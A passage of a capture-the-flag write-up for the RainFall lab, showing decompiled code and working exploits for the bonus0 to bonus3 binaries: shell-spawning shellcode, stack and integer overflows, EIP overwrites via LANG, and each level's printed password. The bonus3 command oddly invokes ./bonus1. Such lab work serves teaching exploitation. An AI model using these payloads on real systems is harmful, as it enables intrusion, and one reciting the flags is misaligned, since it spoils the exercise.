2. The 21st byte of the **shellcode** will begin the second argument.
3. We'll then add 8 **padding** bytes to achieve the offset of 9.
4. Next, we'll append the address of **finalResult**, which takes 4 bytes.
5. To reach a total of 20 bytes in the second argument, we'll add 7 more padding bytes, given that 1 (from the 21st byte) + 8 (padding) + 4 (address) equals 13, as we want at least 20 to ensure the *overflow*.

To align our exploit with **gdb**'s conditions, we need to run the **executable** in a clean environment, using its *absolute path* (since **gdb** accesses executables like that). We also have to set the **PWD** variable ourselves, given that **gdb** sets it even when the environment is empty. More infos here.

```
bonus0@RainFall:~$ { python -c '
shellcode="\x31\xc9\xf7\xe1\x51\x68\...\x6e\x89\xe3\xb0\x0b\xcd"
print(shellcode)';
python -c 'print("\x80" + "A"*8 + "\x16\xfe\xff\xbf" + "A"*7)';
cat <<< "cd ../bonus1 && cat .pass"; } | env - PWD=$PWD ~/bonus0


 -
 -
1□□□Qh//shh/bin□□
                 ÀAAAAAAA□□□AAAAAAA□□□ □AAAAAAAA□□□AAAAAAA□□□
cd1f77a585965341c37a1774a1d1686326e1fc53aaa5459c840409d4d06523c9

bonus0@RainFall:~$ su bonus0
Password: cd1f77a585965341c37a1774a1d1686326e1fc53aaa5459c840409d4d06523c9

bonus1@RainFall:~$
```

./bonus1

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
No RELRO        No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   /home/user/bonus1/bonus1

bonus1@RainFall:~$
```

Decompiled file with ***Ghidra***:

```c
int main(int argc, char **argv)
{
    int returnValue;
    char buffer[40];
    int input;

    input = atoi(argv[1]);
    if (input < 10)
    {
        memcpy(buffer, argv[2], input * 4);
        if (input == 0x574f4c46) // "WOLF"
        {
            execl("/bin/sh", "sh", 0);
        }
        returnValue = 0;
    }
    else
    {
        returnValue = 1;
    }
    return returnValue;
}
```

In this program, we note three key components:

- The program takes an input from **argv[1]**, converts it to an *integer*, and ensures it's less than 10.
- If the condition is satisfied, the program uses **memcpy** to transfer data from **argv[2]** into a character array **buffer[40]**. The number of bytes copied is the product of the integer value from **argv[1]** and 4.
- Afterwards, the program checks if the converted integer from **argv[1]** matches the hexadecimal value 0x574f4c46 (**WOLF** in ASCII). If it's the case, a **shell** is spawned.

An input of 9 leads to 36 bytes being copied by **memcpy**, which doesn't overflow the **buffer**.
To achieve an overflow, we need a number under 10 that, when multiplied by 4, gives at least 44 bytes.
This will allow us to modify the adjacent **input** variable on the stack to 0x574f4c46.

In standard arithmetic, no number less than 10, when multiplied by 4, can produce 44. However, in computing, *fixed-sized integers* can yeld unexpected results due to **overflow** and **modular arithmetic**.

Both **INT_MIN** (-2^{31}) and **INT_MIN½** (-2^{30}), multiplyed by 4, exceed the *signed int32* lower bound of -2^{31}. Overflow takes into account the less significant digits; hence by adding 11 to these values, yielding -2147483637 and -1073741813 respectively, and then multiplying by 4, both yield a residue of 44.

To make things clear, here's a visualisation of INT_MIN½ + 11 and of 4x(INT_MIN½ + 11) :

-1.073.741.813 **in binary**

```
+/-
    1 1 0 0 | 0 0 0 0 | 0 0 0 0 | 0 0 0 0 | 0 0 0 0 | 0 0 0 0 | 0 0 0 0 | 1 0 1 1
2ⁿ  31                                  15                                      0
```

-4.294.967.252 **in binary**

```
    0 0 0 0 | 0 0 0 0 | 0 0 0 0 | 0 0 0 0 | 0 0 0 0 | 0 0 0 0 | 0 0 1 0 | 1 1 0 0
    31                                  15                                      0
```

Having bypassed the initial *if* condition, we next fill the buffer with 40 characters and append **WOLF** in little endian as the second argument, causing the **shell** to spawn.

```
bonus1@RainFall:~$ cat <<< "cd ../bonus2 && cat .pass" |
./bonus1 -1073741813 $(python -c 'print "WOLF" + "OVERFLOW"*8')

579bd19263eb8655e4cf7b742d75edf8c38226925d78db8163506f5191825245

bonus1@RainFall:~$ su bonus2
Password: 579bd19263eb8655e4cf7b742d75edf8c38226925d78db8163506f5191825245

bonus2@RainFall:~$
```

./bonus2

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
No RELRO        No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   /home/user/bonus2/bonus2

bonus2@RainFall:~$
```

Decompiled file with ***Ghidra***:

```c
int language = 0;

int greetuser(char *name)
{
    char greeting[76];

    if (language == 1)
        strcpy(greeting, "Goedemiddag! ");
    else if (language == 2)
        strcpy(greeting, "Hyvää päivää ");
    else if (language == 0)
        strcpy(greeting, "Hello ");

    strcat(greeting, name);

    return puts(greeting);
}

int main(int argc, char **argv)
{
    char buffer1[40];
    char buffer2[32];

    if (argc != 3)
        return 1;

    strncpy(buffer1, argv[1], 40);
    strncpy(buffer2, argv[2], 32);

    char *lang_ptr = getenv("LANG");
    if (lang_ptr)
    {
        if (memcmp(lang_ptr, "fi", 2) == 0)
            language = 1;
        else if (memcmp(lang_ptr, "nl", 2) == 0)
            language = 2;
    }
    return greetuser(buffer1);
}
```

In this program, **argv[1]** is copied to **buffer1[40]** and limited to 40 characters, preventing *buffer overflow*. Similarly, **argv[2]** is safely copied to **buffer2[32]**. The program reads the **LANG** *environment variable*.

After copying, the program enters another function that checks the **LANG** variable and then appends a greeting to our first **buffer** with unsafe **strcat**.

For an *overflow*, the **first argument** must be a minimum of 40 characters so that no **null-terminator** is copied to **buffer1**, thus merging **buffer1** and **buffer2**.

Then we need to find the offset for the second overflow:

```
0x08006241 in ?? ()
```

An issue arises here: a *segmentation fault* occurs, but only 2 bytes of the **EIP** register are **overwritten**. This is because the combined size of **buffer1** and **buffer2** is 72 bytes. When a 6-byte string is appended, the total reaches 78 bytes, causing a 2-byte overflow on the 76-byte greeting buffer.

For a successful exploit, we need to overwrite 4 bytes. This can be achieved by manipulating the **LANG** variable. If **LANG** starts with **nl** or **fi**, the greeting string's length becomes 13. Thus, 40 + 32 + 13 = 85, more than enough to cause a full overflow.

The actual overflow occurs earlier by 76 - 13 - 40 = 23 bytes. Thus, we should add a padding of 23 bytes before inserting our exploit address, which will point to our malicious code in the **LANG** variable:

```
bonus2@RainFall:~$ export LANG=$(python -c 'print "nl" + "\x31\xc9\xf7\xe1\x51\
         x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80"')

bonus2@RainFall:~$  exec env - LANG=$LANG gdb -ex 'unset env LINES' -ex 'unset
                    env COLUMNS' --args ./bonus2
(gdb) break getenv
Breakpoint 1 at 0x8048380
(gdb) run A A
Starting program: /home/user/bonus2/bonus2 A A

Breakpoint 1, 0xb7e5e1d0 in getenv () from /lib/i386-linux-gnu/libc.so.6
(gdb) finish
Run till exit from #0  0xb7e5e1d0 in getenv () from /lib/i386-linux-gnu/libc.so.6
0x080485ab in main ()
(gdb) x/16wx $eax
0xbfffffb5:     0xc9316c6e      0x6851e1f7      0x68732f2f      0x69622f68
0xbfffffc5:     0xb0e3896e      0x0080cd0b      0x3d445750      0x6d6f682f
0xbfffffd5:     0x73752f65      0x622f7265      0x73756e6f      0x682f0032
0xbfffffe5:     0x2f656d6f      0x72657375      0x6e6f622f      0x2f327375
```

Here's the exploit address, 0xbfffffb5 + 2, which is 0xbfffffb7.

As in bonus0, to align our exploit with **gdb**'s conditions, we need to run the **executable** in a clean environment, using its *absolute path* (since **gdb** accesses executables like that). We also have to set the **PWD** variable ourselves, given that **gdb** sets it even when the environment is empty

```
bonus2@RainFall:~$ env - LANG=$LANG PWD=$PWD ~/bonus2
$(python -c 'print "A"*40') $(python -c 'print "A"*23 + "\xb7\xff\xff\xbf"')
<<< "cd ../bonus3 && cat .pass"

Goedemiddag! AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA□□□□
71d449df0f960b36e0055eb58c14d0f5d0ddc0b35328d657f91cf0df15910587

bonus2@RainFall:~$ su bonus3
Password: 71d449df0f960b36e0055eb58c14d0f5d0ddc0b35328d657f91cf0df15910587

bonus3@RainFall:~$
```

./bonus3

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
No RELRO        No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   /home/user/bonus3/bonus3

bonus3@RainFall:~$
```

Decompiled file with ***Ghidra***:

```c
int main(int ac, char **av)
{
    int ret;
    char buffer[16];
    char empty_buffer[66];
    FILE *fd;

    fd = fopen("/home/user/end/.pass", "r");

    bzero(buffer, 33);

    if ((fd == NULL) || (ac != 2))
    {
        return -1;
    }

    fread(buffer, 1, 66, fd);
    ret = atoi(av[1]);
    *(buffer + ret) = 0;
    fread(empty_buffer, 1, 65, fd);
    fclose(fd);
    ret = strcmp(buffer, av[1]);
    if (ret == 0)
    {
        execl("/bin/sh", "sh", 0);
    }
    else
    {
        puts(empty_buffer);
    }

    return 0;
}
```

Upon examining the C code, it becomes clear that for the **shell** to be spawned, **ret** must be set to 0.

```c
ret = strcmp(buffer, av[1]);
```

This means our **av[1]** needs to match **buffer**.

```c
fread(buffer, 1, 66, fd);
```

The **buffer** holds 16 bytes from the **.pass** file. To access the **shell**, **av[1]** should match these, but they're unknown to us. Moreover, even if known, another line complicates it:

```c
ret = atoi(av[1]);
*(buffer + ret) = 0;
```

If **av[1]** matches the 16 bytes from **.pass**, then **atoi** could overflow, causing the **'\0'** to be written at an out-of-bounds location, leading to a *segmentation fault*.

But, what's interesting, is that the buffer is *null-terminated* based on the result of **atoi(av[1])**.

Indeed, without knowledge of the buffer content, and considering that knowing wouldn't benefit us, our objective becomes clear: ensure both the **buffer** and **av[1]** are **identical**.

Consequently, setting both **buffer[0]** and **av[1]** to **0** is the logical solution.
To achieve this, we can provide the program with any of the following arguments: **""**, **$'\0'**, **$'\x0'**

```
bonus3@RainFall:~$ cat <<< "cd ../end && cat .pass" |
./bonus1 ""

3321b6f81659f9a71c76616f606e4b50189cecfea611393d5d649f75e157353c

bonus3@RainFall:~$ su end
Password: 3321b6f81659f9a71c76616f606e4b50189cecfea611393d5d649f75e157353c

end@RainFall:~$ cat end

Congratulations graduate!
```